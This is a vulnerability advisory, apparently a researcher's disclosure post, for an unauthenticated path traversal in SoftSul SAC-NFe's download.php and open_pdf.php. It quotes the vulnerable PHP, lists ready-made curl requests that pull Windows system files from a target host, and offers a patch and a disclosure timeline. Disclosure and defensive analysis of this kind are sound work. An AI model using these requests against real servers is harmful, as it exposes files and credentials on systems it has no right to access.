CVE-2026-30996 - SoftSul SAC-NFe through 2.0.02 - Unauthenticated Path Traversal (Arbitrary File Read)

Publicado em February 12, 2026

I - ADVISORY INFORMATION

Researcher : João Paulo de Oliveira
Exploit Author : João Paulo de Oliveira
Contact : contato[at]joaopaulodeoliveira[dot]dev
Discovery Date : 2025-05-12
CVE ID : **CVE-2026-30996**
Risk Level : 8.7 High (CVSS v4.0)
7.5 High (CVSS v3.1)

CVSS v4 Vector : CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS v3 Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE Category : CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CWE Reference : https://cwe.mitre.org/data/definitions/22.html

Status : Public Disclosure

II - TARGET SOFTWARE SPECIFICATIONS

Application : SAC-NFe
Version : All versions through 2.0.02
Platform : PHP and Windows
Developer : SoftSul Software & Network
Vendor : https://erp.softsul.com/
License : Proprietary (Commercial)

III - EXECUTIVE SUMMARY

A critical Path Traversal (Local File Read) vulnerability has been identified in SAC-NFe, an Automated Electronic Tax Invoice Capture System widely deployed across several Brazilian municipal governments (.gov.br) for fiscal management. The application fails to validate or sanitize the **file** parameter in the `download.php` and `open_pdf.php` endpoints before using them in file system operations. Since SAC-NFe interfaces with Windows-based fiscal executable components, this flaw allows an unauthenticated remote attacker to provide malicious paths (e.g., using ../ sequences or absolute paths), leading to the unauthorized download of

sensitive files such as **/etc/passwd** on Linux environments, **C:\Windows\win.ini** on Windows systems, application source code, or fiscal configuration files containing database credentials. This systematic failure in file-handling logic poses a severe risk to public sector data integrity and could lead to the exposure of sensitive fiscal secrets stored within the host filesystem.

IV - TECHNICAL SOURCE CODE ANALYSIS

The vulnerability is located within the file handling logic in `download.php` and `open_pdf.php`. The application processes a file download request based on a user-supplied path provided via the file parameter. Because the script directly assigns this input to a variable and passes it to the `readfile()` function [**line 16 download.php / line 12 open_pdf.php**] without implementing path normalization, allowlists, or directory restriction (sandboxing), an attacker can escape the intended directory and access any file readable by the web server process.

```php
<?php

if (isset($_GET['file'])) {
    $file = urldecode($_GET['file']);
    $filePath = $file; // O caminho completo já é passado no link

    if (file_exists($filePath)) {
        header('Content-Description: File Transfer');
        header('Content-Type: application/octet-stream');
        header('Content-Disposition: attachment; filename=' . basename($filePath));
        header('Expires: 0');
        header('Cache-Control: must-revalidate');
        header('Pragma: public');
        header('Content-Length: ' . filesize($filePath));
        flush(); // Flush system output buffer
        readfile($filePath);
        exit;
    } else {
        echo "Arquivo não encontrado.";
    }
} else {
    echo "Arquivo não especificado.";
}
?>
```

download.php source code

```php
<?php

if (isset($_GET['file'])) {
    $file = urldecode($_GET['file']);
    $filePath = $file;

    if (file_exists($filePath)) {
        header('Content-Type: application/pdf');
        header('Content-Disposition: inline; filename="' . basename($filePath) . '"');
        header('Content-Transfer-Encoding: binary');
        header('Accept-Ranges: bytes');
        readfile($filePath);
        exit;
    } else {
```

```
15.         echo "Arquivo não encontrado.";
16.     }
17. } else {
18.     echo "Arquivo não especificado.";
19. }
20. ?>
```

open_pdf.php source code

I. **Explanation:** Regarding the `download.php` and `open_pdf.php` snippets above, the code lacks path sanitization and fails to restrict file system access to a designated directory. In both endpoints, the application handles file delivery by directly processing user-supplied paths, allowing for a systemic Path Traversal vulnerability that compromises the entire host filesystem:

i. **Line [4-5]:** The application captures the `file` parameter and applies `urldecode()` before direct assignment. The lack of path normalization or type validation allows the variable to point to any arbitrary location in the file system.

ii. **Line [7]:** The `file_exists()` check is performed on the unsanitized path, confirming the existence of sensitive system files or configuration files before the download process is initiated.

iii. **Line [16 download.php] [12 open_pdf.php]:** The execution of `readfile()` using the manipulated path serves the raw file content directly to the attacker, facilitating full source code disclosure and the exfiltration of critical system credentials.

V - PROOF OF CONCEPT

The SAC-NFe platform serves as a web management interface for a background Windows-based fiscal engine. While the core `.exe` components are responsible for generating and signing electronic invoices (NFe), the web application handles the storage and delivery of these documents. The vulnerability in the `download.php` and `open_pdf.php` endpoints allows an attacker to escape the restricted "invoices" directory and interact directly with the host's filesystem.

The following payloads demonstrate the successful exploitation of the Path Traversal vulnerability. Since SAC-NFe operates exclusively in Windows environments to interface with fiscal executable components, these examples focus on retrieving sensitive files from the Windows filesystem and application-specific directories.

I. **Windows Initialization & Hardware Configuration**

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/win.ini"
```

```
curl -i "https://{target}/download.php?file=C:/Windows/win.ini"
```

II. **System Services and Network Protocol Mapping**

```
curl -i "https://{target}/download.php?file=C:/Windows/System32/drivers/etc/services"
```

```
curl -i "https://{target}/download.php?file=C:/Windows/System32/drivers/etc/protocol"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/drivers/etc/services"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/drivers/etc/protocol"
```

III. **NetBIOS and Local Name Resolution (LMHOSTS)**

```
curl -i "https://{target}/download.php?file=C:/Windows/System32/drivers/etc/lmhosts.sam"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/drivers/etc/lmhosts.sam"
```

IV. **Binary Execution & Web Capabilities Disclosure**

```
curl -i "https://{target}/download.php?file=C:/Windows/System32/reg.exe" --output file.ext
```

```
curl -i "https://{target}/download.php?file=C:/xampp/php/extras/browscap.ini"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/reg.exe" --output file.ext
```

```
curl -i "https://{target}/open_pdf.php?file=C:/xampp/php/extras/browscap.ini"
```

IV. **Technical Evidences:**

Figure 1 - C:/Windows/win.ini



Figure 2 - C:/Windows/System32/drivers/etc/services



Figure 3 - C:/Windows/System32/drivers/etc/protocol



Figure 4 - C:/Windows/System32/drivers/etc/lmhosts.sam



Figure 5 - C:/Windows/System32/reg.exe
Due to the file length, the output was redirected to /dev/null to prove the download success.



Figure 6 - C:/xampp/php/extras/browscap.ini



Figure 7 - C:/Windows/win.ini (download.php via browser)



Figure 8 - C:/Windows/win.ini (open_pdf.php via browser)

DISCLAIMER: Evidence videos have been redacted to obscure target URLs and sensitive parameters to prevent unauthorized exposure and ensure responsible disclosure.

IV. **Proof of Concept Video:**

This recording demonstrates the full Path Traversal exploitation chain, from arbitrary directory navigation to the exfiltration of sensitive system binaries and source code. The attack validates the bypass of filesystem access controls, achieving unauthorized disclosure of critical operating system configuration files. The exploit was demonstrated using `download.php`, as the vulnerable behavior is identical in `open_pdf.php`, making further reproduction in the latter redundant as they share the same root cause:

i. Video PoC: LFI Exploitation

VI - EXPLOITATION

Due to the trivial nature of this vulnerability, a dedicated exploit script is not required. The flaw can be fully leveraged using standard tools such as cURL or a web browser, as it requires no complex bypasses or multi-step payloads to achieve unauthorized file access.

VIEW FULL POC EXPLOIT

VII - REMEDIATION & MITIGATION

Since no official patch has been released by the vendor, it is highly recommended that system administrators manually apply the following security fix to the `download.php` and `open_pdf.php` files to prevent active exploitation:

```php
<?php
// Define a fixed, absolute path for authorized
$base_dir = 'C:/SAC-NFe/storage/invoices/';

$raw_file = $_GET['file'] ?? '';

// Use basename() to strip directory traversal sequences (e.g., ../, C:/)
$filename = basename(urldecode($raw_file));
$target_path = $base_dir . $filename;

// Validate that the file exists and is located strictly within the intended directory
if (!empty($filename) && file_exists($target_path)) {
    // Optional: Add extra MIME type validation here
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="' . $filename . '"');

    readfile($target_path);
    exit;
} else {
    // Return a generic error to avoid filesystem enumeration
    header('HTTP/1.1 403 Forbidden');
    die("Security Error: Access denied.");
}
?>
```

VIII - VULNERABILITY DISCLOSURE TIMELINE

- **2025-05-12** - Vulnerability identification and internal analysis.
- **2025-10-12** - Initial contact with the vendor.
- **2025-12-12** - Second contact attempt.
- **2025-12-14** - Third contact attempt.
- **2026-02-12** - No response received; CVE published for community safety.
- **2026-02-12** - CVE ID requested and disclosure process initiated.

VOLTAR